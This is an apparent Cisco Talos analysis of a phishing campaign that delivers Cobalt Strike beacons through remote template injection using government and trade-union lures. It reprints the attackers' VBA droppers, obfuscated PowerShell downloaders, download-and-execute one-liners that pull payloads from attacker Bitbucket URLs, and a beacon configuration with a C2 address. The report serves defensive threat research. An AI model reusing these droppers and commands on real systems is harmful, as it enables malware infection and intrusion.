New campaign uses government, union-themed lures to deliver Cobalt Strike beacons

By Chetan Raghuprasad and Vanja Svajcer.

- Cisco Talos discovered a malicious campaign in August 2022 delivering Cobalt Strike beacons that could be used in later, follow-on attacks.
- Lure themes in the phishing documents in this campaign are related to the job details of a government organization in the United States and a trade union in New Zealand.
- The attack involves a multistage and modular infection chain with fileless, malicious scripts.

Cisco Talos recently discovered a malicious campaign with a modularised attack technique to deliver Cobalt Strike beacons on infected endpoints.

The initial vector of this attack is a phishing email with a malicious Microsoft Word document attachment containing an exploit that attempts to exploit the vulnerability CVE-2017-0199, a remote code execution issue in Microsoft Office. If a victim opens the maldoc, it downloads a malicious Word document template hosted on an attacker-controlled Bitbucket repository.

Talos discovered two attack methodologies employed by the attacker in this campaign: One in which the downloaded DOTM template executes an embedded malicious Visual Basic script, which leads to the generation and execution of other obfuscated VB and PowerShell scripts and another that involves the malicious VB downloading and running a Windows executable that executes malicious PowerShell commands to download and implant the payload.

The payload discovered is a leaked version of a Cobalt Strike beacon. The beacon configuration contains commands to perform targeted process injection of arbitrary binaries and has a high reputation domain configured, exhibiting the redirection technique to masquerade the beacon's traffic.


Although the payload discovered in this campaign is a Cobalt Strike beacon, Talos also observed usage of the Redline information-stealer and Amadey botnet executables as payloads.

This campaign is a typical example of a threat actor using the technique of generating and executing malicious scripts in the victim's system memory. Defenders should implement behavioral protection capabilities in the organization's defense to effectively protect them against fileless threats.

Organizations should be constantly vigilant on the Cobalt Strike beacons and implement layered defense capabilities to thwart the attacker's attempts in the earlier stage of the attack's infection chain.

Initial vector


The initial infection email is themed to entice the recipient to review the attached Word document and provide some of their personal information.



Initial malicious email message.


The maldocs have lures containing text related to the collection of personally identifiable information (PII) which is used to determine the eligibility of the job applicant for employment with U.S. federal government contractors and their alleged enrollment status in the government's life insurance program.

The text in the maldoc resembles the contents of a declaration form of the U.S. Office of Personnel Management (OPM) which serves as the chief human resources agency and personnel policy manager for the U.S. federal government.



Contents of maldoc sample 1.

Another maldoc of the same campaign contains a job description advertising for roles related to delegating development, PSA plus — a prominent New Zealand trade union — and administrative support for National Secretaries at the Public Service Association office based out of Wellington, New Zealand. The contents of this maldoc lure resemble the legitimate job description documents for the New Zealand Public Service Association, another workers' union for New Zealand federal employees, headquartered in Wellington.



Contents of maldoc sample 2.

PSA New Zealand released this legitimate job description document in April 2022. The threat actor constructed the maldoc to contain the text lures to make it appear as a legitimate document on May 6, 2022. Talos' observation shows that the threat actors are also regular consumers of online news.


Attack methodologies

Attack methodologies employed by the actor in this campaign are highly modularised and have multiple stages in the infection chain.

Talos discovered two different attack methodologies of this campaign with a few variations in the TTPs', while the initial infection vector, use of remote template injection technique and the final payload remained the same.

Method 1

This is a modularised method with multiple stages in the infection chain to implant a Cobalt Strike beacon, as outlined below:



Summary of attack method 1 infection chain.

Stage 1 maldoc: DOTM template

The malicious Word document contains an embedded URL, https[://]bitbucket[.]org/atlasover/atlassiancore/downloads/EmmaJardi.dotm, within its relationship component

"word/_rels/settings.xml.rels". When a victim opens the document, the malicious DOTM file is downloaded.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id=
"rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://bitbucket.org/atlasover/atlassiancore/downloads/EmmaJardi.dotm" TargetMode="External"/>
</Relationships>
```

Contents of settings.xml.rels of maldoc.

Stage 2: VBA dropper

The downloaded DOTM executes the malicious Visual Basic for Applications (VBA) macro. The VBA dropper code contains an encoded data blob which is decoded and written into an HTA file, "example.hta," in the user profile local application temporary folder. The decoded content written to an HTA file is the next VB script, which is executed using the ShellExecuted method.

```
message = message & "46756E6374696F6E20526E6D694F7444464B4F506F46582841644E63576E465A695A63532C2072454D47766E76734A497168"
message = message & "426A6174290D0A456E642046756E6374696F6E0D0A46756E6374696F6E207A6C53524F4563734865656A47284E59556C6B71"
message = message & "5065484D2C204F45725A6B72454E714D494A6D594952546B43290D0A456E642046756E6374696F6E0D0A46756E6374696F6E"
message = message & "20506F44464D6755686D6F79284C73705165732C204B774B45436F52506C497370290D0A456E642046756E6374696F6E0D0A"
message = message & "46756E6374696F6E206C6E7152672842795661 6C206F626A6563745479706529 0D0A536574206C6E715267203D2043726561"
message = message & "74654F626A6563742 86F626A6563745479706529 0D0A456E642046756E6374696F6E0D0A6C7679736D55646C6528290D0A46"
message = message & "756E6374696F6E20524274427363284848554452644151494B2C20507971576E6B6E76707170774F63290D0A456E64204675"
message = message & "6E6374696F6E0D0A46756E6374696F6E2048477A4352285775786A75524D4A6858753454B594B290D0A2020202045 6E6420"
message = message & "46756E6374696F6E0D0A46756E6374696F6E20507763566A59454C55544A28556243494F4C574D71574E2C2041706B707477"
message = message & "616855684C427242714D4944290D0A456E642046756E6374696F6E0D0A46756E6374696F6E207759585059416628 5A4B6962"
message = message & "4F6F290D0A2020202045 6E642046756E6374696F6E0D0A46756E6374696F6E2041434D43645A28426A5956654A5158505778"
message = message & "2C206F714F5467794263624B74736C70534164290D0A456E642046756E6374696F6E0D0A46756E6374696F6E20754E504568"
message = message & "444E2858427A742C20757A44536B536A524D474467290D0A456E642046756E6374696F6E0D0A3C2F7363726970743E0D0A3C"
```

Encoded data blob

```
Dim FSO As New FileSystemObject
Dim pth As String
pth = Environ("Temp") + "\example.hta"
Set FSO = CreateObject("Scripting.FileSystemObject")
Set FileToCreate = FSO.CreateTextFile(pth)
FileToCreate.Write XXXXX(message)
FileToCreate.Close
Set SW = GetObject(XXXXX("6E65773A396261303" + "53937322D663661382D3131" + "63662D613434322D30306" + "1306339306138663339"))
Set AB = SW.Item()
AB.Document.Application.ShellExecute pth, "", "", XXXXX("6F70656E"), 0
End Sub

Function XXXXX(InitialString As String) As String
Dim i As Long
For i = 1 To Len(InitialString) Step 2
XXXXX = XXXXX & Chr("&H" & (Mid(InitialString, i, 2)))
Next i
End Function
```

Decoding function

Stage 2 VBA dropper.

Stage 3 VB script

The third-stage VBS structure is similar to that of the stage 2 VB dropper. An array of the encoded data will be decoded to a PowerShell script, which is generated in the victim's system memory and executed.

```
Function QfjsBNWgS(ByVal qRmarr)
    QfjsBNWgS = VarType( qRmarr)
End Function
Function zTDFGS(ByVal doRMPSYofWo)
    Dim qRmarr
    Dim BwpRET
    Dim fDtMm
    Dim tcIlzoYonaF
    tcIlzoYonaF = 46762
    qRmarr = QfjsBNWgS(doRMPSYofWo)
        If qRmarr = 8204 Then
    For Each BwpRET In doRMPSYofWo
            fDtMm = fDtMm & Chr(BwpRET - tcIlzoYonaF)
        Next
    End If
    zTDFGS = fDtMm
End Function

Function lvysmUdle()
    Dim doRMPSYofWo
    Dim BavAYBN
        Dim FqupEeS
    doRMPSYofWo = Array(46874,46873,46881,46863,46876,46877,46866,46863,46870,46870,46808,46863,46882,46863,46794,46807,46831,
    BavAYBN = zTDFGS(doRMPSYofWo)
        Set FqupEeS = lnqRg(zTDFGS(Array(46849,46877,46861,46876,46867,46874,46878,46808,46845,46866,46863,46870,46870)))
        FqupEeS.Run(BavAYBN),0,true
self.close()
End Function

Function lnqRg(ByVal objectType)
Set lnqRg = CreateObject(objectType)
End Function
lvysmUdle()
```

Decoding function


Encoded data blob arrays

Variable in system memory containing the PowerShell dropper script

Stage 3 VB script.

Stage 4 PowerShell script

The PowerShell dropper script executed in the victim's system memory contains an AES-encrypted data blob as a base64-encoded string and another base64-encoded string of a decryption key. The encoded strings are converted to generate the AES encrypted data block and the 256-bit AES decryption key. Using the decryption key, the encrypted data generates a PowerShell downloader script, which is executed using the PowerShell IEX function.



Stage 4 PowerShell script.

Stage 5 PowerShell downloader

The PowerShell downloader script is obfuscated and contains encoded blocks that are decoded to generate the download URL, file execution path and file extensions.

The following actions are performed by the script upon its execution in victim's system memory:

1. The script downloads the payload from the actor controlled remote location through the URL "https[://]bitbucket[.]org/atlasover/atlassiancore/downloads/newmodeler.dll" to the user profile local application temporary folder.
2. The script performs a check on the file extension of the downloaded payload file.
3. If the payload has the extension .dll, the script will run the DLL using rundll32.exe exhibiting the use of sideloading technique.
4. If the payload has an MSI file extension, the payload is executed using the command "msiexec /quiet /i <payload>".
5. If the payload is an EXE file, then it will run it as a process using the PowerShell commandlet Start-Process.
6. Upon running the payload, the script will hide the payload file to establish persistence by setting the "hidden" file system attribute of the payload file.


During our analysis, we discovered that the downloaded payload is a Cobalt Strike DLL beacon.

```
function CbRJGrxpvj($ZLwyMJtVKr, $cPBkCjXMeRkJ){[IO.File]::WriteAllBytes($ZLwyMJtVKr, $cPBkCjXMeRkJ)};

function DDaWpeAPpqckiCsk($ZLwyMJtVKr)
{if($ZLwyMJtVKr.EndsWith((TGxNtitn @(52247,52301,52309,52309))) -eq $True) Checks if the payload is a DLL
{rundll32.exe $ZLwyMJtVKr , Default } Side-loads the DLL
elseif($ZLwyMJtVKr.EndsWith((TGxNtitn @(52247,52310,52316,52306))) -eq $True) Checks if the payload is a MSI
{msiexec /quiet /i $ZLwyMJtVKr} Runs MSI
else
{Start-Process $ZLwyMJtVKr}; Runs EXE

function ApGeCZwiwhwGfYujnO($CbRJGrxpvj)  Hides the payload file
{
$IAcKjRIIgpOMjL=(TGxNtitn @(52273,52306,52301,52301,52302,52311));
$BXRxcxeHrdR=(Get-ChildItem $CbRJGrxpvj -Force);
$BXRxcxeHrdR.Attributes=$BXRxcxeHrdR.Attributes -bor ([IO.FileAttributes]$IAcKjRIIgpOMjL).value__};

function agGXTlLezQHtXq($TOUuClnRCAqnsXTXQV) Downloads the payload to C:\Users\<user>\AppData\Local\Temp
{$JnwJYdvDfxkS = New-Object (TGxNtitn @(52279,52302,52317,52247,52288,52302,52299,52268,52309,52306,52302,52311,52317));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$cPBkCjXMeRkJ = $JnwJYdvDfxkS.DownloadData($TOUuClnRCAqnsXTXQV);
return $cPBkCjXMeRkJ};

function TGxNtitn($uyMdnjsyfHAI)
{
$eGggsnK=52201;
$bAmjktKqryyGp=$Null;
foreach($gjGraOkkeR in $uyMdnjsyfHAI){$bAmjktKqryyGp+=[char]($gjGraOkkeR-$eGggsnK)};
return $bAmjktKqryyGp};

function pCnneRxPLrnJ()
{$SIPcjcsBAhBLcv = $env:Temp + '\';$hfUsEVEBay = $SIPcjcsBAhBLcv + 'newmodeler.dll';
 if (Test-Path -Path $hfUsEVEBay)
 {DDaWpeAPpqckiCsk $hfUsEVEBay;}
 Else                Decodes into the URL https://bitbucket.org/atlasover/atlassiancore/downloads/newmodeler.dll
 { $JNCkyecydF = agGXTlLezQHtXq (TGxNtitn @(52305,52317,52317,52313,52316,52259,52248,52248,52299,52306,52317,52299,52318,52300,52308,52302,52317,522
 CbRJGrxpvj $hfUsEVEBay $JNCkyecydF;DDaWpeAPpqckiCsk $hfUsEVEBay;};ApGeCZwiwhwGfYujnO $hfUsEVEBay;;;;;}
 pCnneRxPLrnJ;
```

Stage 5 PowerShell downloader.

Method 2

The second attack method of this campaign is also modular, but is using less sophisticated Visual Basic and PowerShell scripts. We spotted that, in the attack chain, the actor employed a 64-bit Windows executable downloader which executes the PowerShell commands responsible for downloading and running the Cobalt Strike payload.



Summary of attack method 2 infection chain.

Stage 1 maldoc: DOTM template

When a victim opens the malicious document, Windows attempts to download a malicious remote DOTM template through the URL "https[://]bitbucket[.]org/clouchfair/oneproject/downloads/ww.dotm," which was embedded in its relationship component of the file settings.xml.rels."

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="https://bitbucket.org/clouchfair/oneproject/downloads/ww.dotm" TargetMode="External"/></Relationships>
```

Contents of settings.xml.rels of maldoc.

Stage 2 VB script

The DOTM template contains a VBA macro that executes a function to decode an encoded data block of the macro to generate the PowerShell downloader script and execute it with the shell function.

```
Public Sub Document_Open()

 EnxZUApJGDAAvxy = OkGDiiyUMQswUfv
 ("706F7765727368656C6C2E657865202D457865637574696F6E506F6C696379206279706173732D6E6F70726F66696C65202D7696E646F777374796C652068696464656E202D636F6D6D616E6420284E65772D4F626A65637420537
 97374656D2E4E65742E57656243696E74292E446F776E6C6F61644696C652827687474703A2F2F626974627563686574E6F72672F636C6F756368666169722F6F6E6570726F6A6563742F646F776E6C6F6164732F6C6963736F
 6674776172652E657865272C2773667272643233342E6578652729385374617274205072F6365737320277366727264323334 2E65786527")

 Shell (EnxZUApJGDAAvxy)

End Sub

Function OkGDiiyUMQswUfv(InitialString As String) As String
    Dim i As Long
    For i = 1 To Len(InitialString) Step 2
        OkGDiiyUMQswUfv = OkGDiiyUMQswUfv & Chr("&H" & (Mid(InitialString, i, 2)))
    Next i
End Function
```

Stage 2 VB script.

Stage 3 PowerShell downloader

The PowerShell downloader command downloads a 64-bit Windows executable and runs it as a process in the victim's machine.

```
"powershell.exe -ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object System.Net.WebClient).DownloadFile('https://bitbucket.org/clouchfair/oneproject/downloads/licsoftware.exe','sfrrd234.exe');Start-Process 'sfrrd234.exe'"
```

Stage 3 PowerShell downloader.

Stage 4 downloader executable

The downloader is a 64-bit executable that runs as a process in the victim's environment. It executes the PowerShell command, which downloads the Cobalt Strike payload DLL through the URL "https[://]bitbucket[.]org/clouchfair/oneproject/downloads/strymon.png" to the userprofile local application temporary directory with a spoofed extension .png and sideloads the DLL using rundll32.exe.

```
powershell.exe -command "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;$path = $Env:temp+'\Y5xE5u.png';$client = New-Object System.Net.WebClient; $client.downloadfile('https://bitbucket.org/clouchfair/oneproject/downloads/strymon.png',$path);Start-Process -FilePath 'c:\windows\system32\rundll32.exe' -ArgumentList $path,Default -WindowStyle Hidden"
```

Stage 4 downloader EXE.

The downloader also executes the ping command to the IP address 1[.]1[.]1[.]1 and executes the delete command to delete itself. The usage of ping command is to instill a delay before deleting the downloader.

```
C:\Windows\system32\cmd.exe /c ping 1.1.1.1 -n 10 > Nul & Del C:\Users\user\Desktop\<dropper>.exe /F /Q
```

Payload

Talos discovered that the final payload of this campaign is a Cobalt Strike beacon. Cobalt Strike is a modularised attack framework and is customizable. Threat actors can add or remove features according to their malicious intentions. Employing Cobalt Strike beacons in the attacks' infection chain allows the attackers to blend their malicious traffic with legitimate traffic and evade network detections. Also, with its capabilities to configure commands in the beacon configuration, the attacker can perform various malicious operations such as injecting other malicious binary into the running processes of the infected machines and can avoid having a separate injection module implants in their infection chain.

The Cobalt Strike beacon configurations of this campaign showed us various characteristics of the beacon binary:

- C2 server.
- Communication protocols.
- Process injection techniques.
- Malleable C2 Instructions.
- Target process to spawn for x86 and x64 processes.
- Watermark : "Xi54kA==".

```
"HttpPostChunk": "AAAAAA==",
"bProcInject_StartRWX": "False",
"bProcInject_UseRWX": "False",
"Port": 443,
"Spawnto_x86": "%windir%\syswow64\dns-sd.exe",
"Spawnto_x64": "%windir%\sysnative\getmac.exe /V",
"bProcInject_MinAllocSize": "AAAr0A==",
"Jitter": 47,
"KillDate": "AAAAAA==",
"ProcInject_PrependAppend_x86":
["UFgPH4QAAAAAAGaQDx9EAAAPH4AAAAAADx9AAA8fAGYPH4QAAAAAAA8fQABmDx+EAAAAAABmDx9EAABmDx9EAAAPH4QAAAAAAJAPH4AAAAAAZg8fhAAAAAAADx9EAAAPH4AAAAAAZg8fhAAAAAAA",
"Dx+EAAAAAACQkGaQZg8fRAAAZg8fRAAA"],
"ProcInject_PrependAppend_x64": ["Dx9AAA8fAA8fhAAAAAAAUFiQkA8fgAAAAABmDx+EAAAAAAA=",
"Dx9EAABQWGYPH4QAAAAAAGYPH0QAAGYPH4QAAAAAAGYPH0QAAGaQZg8fhAAAAAAAkGYPH0QAAA=="],
"SleepTime": "AAEnhw==",
"ProcInject_Execute": ["ntdll:RtlUserThreadStart", "CreateThread", "NtQueueApcThread-s", "CreateRemoteThread", "RtlCreateUserThread"],
"HostHeader": "Host: [redacted].com\r\n",
"HttpPost_Verb": "POST",
"BeaconType": ["HTTPS"],
"bStageCleanup": "True",
"Malleable_C2_Instructions": ["Remove 910 bytes from the end", "Remove 910 bytes from the beginning", "NetBIOS decode 'A'", "XOR mask w/ random key"],
"MaxGetSize": "ACAHJA==",
"HttpPostUri": "/Fabricate/reminder/NA2SEVLFJWX0",
"SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
"Proxy_Behavior": "Use IE settings",
"bUsesCookies": "True",
"bCFGCaution": "False",
"CryptoScheme": 0,
"ProcInject_AllocationMethod": "VirtualAllocEx",
"HttpGet_Verb": "GET",
"Watermark": "Xi54k4==",
"C2Server": "185.225.73.238,/doFor/v6.29/N0UYA064Z4"
```


Cobalt Strike beacon configuration sample.

The Cobalt Strike beacon used in this campaign has the following capabilities:

- Executes arbitrary codes in the target processes through process injection. Target processes described in the beacon configuration related to this campaign include:

  x86:
  "%windir%\syswow64\dns-sd.exe"
  "%windir%\syswow64\rundll32.exe"
  "%windir%\syswow64\dllhost.exe -o enable"


  x64:
  "%windir%\sysnative\getmac.exe /V"
  "%windir%\sysnative\rundll32.exe"
  "%windir%\sysnative\DeviceParingWizard.exe"

- A high-reputation domain defined in the HostHeader component of the beacon configuration. The actor is using this redirector technique to make the beacon traffic appear legitimate and avoid detection.

Malicious repository

The attacker in this campaign has hosted malicious DOTM templates and Cobalt Strike DLLs on Bitbucket using different accounts. We spotted two attacker-controlled accounts "atlasover" and "clouchfair" in this campaign: https[://]bitbucket[.]org/atlasover/atlassiancore/downloads and https[://]bitbucket[.]org/clouchfair/oneproject/downloads.

During our analysis, the account "atlasover" was live and showed us the hosting information of some of the malicious files in this campaign.



